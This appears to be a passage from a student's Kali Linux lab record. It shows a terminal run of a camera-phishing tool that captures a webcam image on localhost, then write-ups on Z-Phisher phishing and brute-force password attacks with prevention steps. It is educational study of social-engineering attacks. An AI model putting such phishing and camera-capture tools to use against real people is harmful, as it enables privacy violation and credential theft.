└─$ git clone https://github.com/example/camera-phishing-tool.git
Cloning into 'camera-phishing-tool'...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (20/20), done.
Receiving objects: 100% (25/25), done.
└─(student@kali)-[~]
└─$ cd camera-phishing-tool

└─(student@kali)-[~/camera-phishing-tool]
└─$ ls
README.md  start.sh  templates

└─(student@kali)-[~/camera-phishing-tool]
└─$ bash start.sh
Starting server...
Localhost URL: http://127.0.0.1:8080
Waiting for victim connection...
Victim connected from 127.0.0.1
Sending camera permission request...
Waiting for user response...
Camera access granted (simulation)
Capturing image...
Image saved successfully
└─(student@kali)-[~/camera-phishing-tool]
└─$
```



## Result

The study of camera phishing using an open-source GitHub tool was successfully completed in Kali Linux.

The experiment enhanced understanding of social-engineering attacks and emphasized the importance of user awareness and privacy protection.

|                      |                                                                                                                  |
|----------------------|------------------------------------------------------------------------------------------------------------------|
| Ex. Nos. 13          | Study of Phishing Attacks Using Z-Phisher (Open-Source GitHub Tool)<br>in Kali Linux – Educational Demonstration |
| Date :<br>24-03-2026 |                                                                                                                  |

### **Aim**

To study phishing attack concepts using the Z-Phisher open-source framework in Kali Linux in order to understand social-engineering threats, user behavior exploitation, and preventive security measures.

### **Software Requirements**

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

### **Introduction**

Phishing is a social-engineering attack where attackers trick users into revealing sensitive information such as usernames, passwords, or OTPs by impersonating trusted entities. Z-Phisher is an open-source educational framework that demonstrates how phishing pages are structured and how attackers exploit human trust rather than software vulnerabilities. Studying phishing attacks in a controlled Kali Linux environment helps learners understand attack workflows, risks, and the importance of security awareness and defense mechanisms.

### **Procedure**

#### **Step 1: Start Kali Linux Virtual Machine**

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

#### **Step 2: Study the Z-Phisher Framework**

1. Visit the Z-Phisher GitHub repository (read-only study).
2. Review documentation to understand:
  - o Types of phishing templates
  - o Social-engineering techniques used
  - o Ethical usage warnings.

#### **Step 3: Understand Phishing Attack Workflow**

1. Analyze how fake login pages mimic legitimate websites.

2. Observe how users are tricked into entering credentials.
3. Study the role of URL masking and trust exploitation.

#### **Step 4: Simulated Demonstration**

1. Perform a local, consent-based simulation using dummy accounts.
2. Observe how phishing pages appear to users.
3. Analyze user response behavior (no real credentials used).

#### **Step 5: Identify Security Risks**

- Credential theft
- Identity compromise
- Financial fraud
- Privacy violations

#### **Step 6: Study Prevention Techniques**

- User awareness and phishing education
- Browser security warnings
- Two-factor authentication (2FA)
- Email and URL filtering
- HTTPS and domain verification

#### **Output**

Clear understanding of phishing techniques and attack flow.

Identification of social-engineering risks.

Screenshots and notes recorded for academic reference.

#### **Result**

The study of phishing attacks using the Z-Phisher framework was successfully completed in Kali Linux.

This experiment improved understanding of social-engineering threats and emphasized the importance of user awareness and defensive security practices.

#### **Reference**

<https://www.kali.org>

<https://github.com>

#### **⚠ Important Note**

This experiment is conducted strictly for academic and ethical purposes using simulated environments and dummy credentials only.

Real-world phishing attacks are illegal and unethical.

|                      |                                                                                                                          |
|----------------------|--------------------------------------------------------------------------------------------------------------------------|
| Ex. Nos. 14          | Study and Demonstration of Brute Force Password Attack in a Controlled Kali Linux Environment(Educational Demonstration) |
| Date :<br>24-03-2026 |                                                                                                                          |

### **Aim**

To study and demonstrate the concept of brute force password attacks in a controlled Kali Linux environment to understand password vulnerabilities and the importance of strong authentication mechanisms.

### **Software Requirements**

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

### **Introduction**

A brute force password attack is a method where all possible password combinations are systematically tried until the correct one is found.

Such attacks exploit weak passwords, poor authentication policies, and lack of account lockout mechanisms.

Studying brute force techniques in a controlled Kali Linux environment helps learners understand real-world risks and reinforces best practices for password security and system hardening.

### **Procedure**

#### **Step 1: Start Kali Linux Virtual Machine**

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

#### **Step 2: Set Up a Controlled Test Environment**

1. Use a locally created test account or dummy authentication service.
2. Ensure no real systems or credentials are involved.
3. Confirm the environment is isolated from external networks.

#### **Step 3: Study Brute Force Attack Workflow**

1. Understand how login mechanisms validate credentials.
2. Analyze how attackers automate repeated login attempts.
3. Observe how password complexity affects attack feasibility.

#### **Step 4: Educational Demonstration (Simulation Only)**

1. Simulate repeated authentication attempts using dummy data.
2. Observe system responses such as delays or access denial.
3. Record observations without executing real attacks.

#### **Step 5: Analyze Security Weaknesses**

- Weak or short passwords
- No rate limiting
- Missing account lockout policies
- Lack of multi-factor authentication

#### **Step 6: Study Prevention and Mitigation Techniques**

- Strong password policies
- Account lockout and rate limiting
- CAPTCHA mechanisms
- Multi-factor authentication (MFA)
- Monitoring and alerting

#### **Output**

Understanding of brute force attack concepts.

Identification of password-related security risks.

Screenshots and notes recorded for academic reference.

#### **Result**

The study and demonstration of brute force password attacks were successfully completed in a controlled Kali Linux environment.

The experiment emphasized the importance of strong passwords and robust authentication mechanisms to prevent unauthorized access.

#### **Reference**

<https://www.kali.org>

<https://owasp.org>

#### **⚠ Important Note**

This experiment is conducted strictly for academic and ethical purposes using isolated test environments and dummy credentials only.

Unauthorized brute force attacks on real systems are illegal and unethical.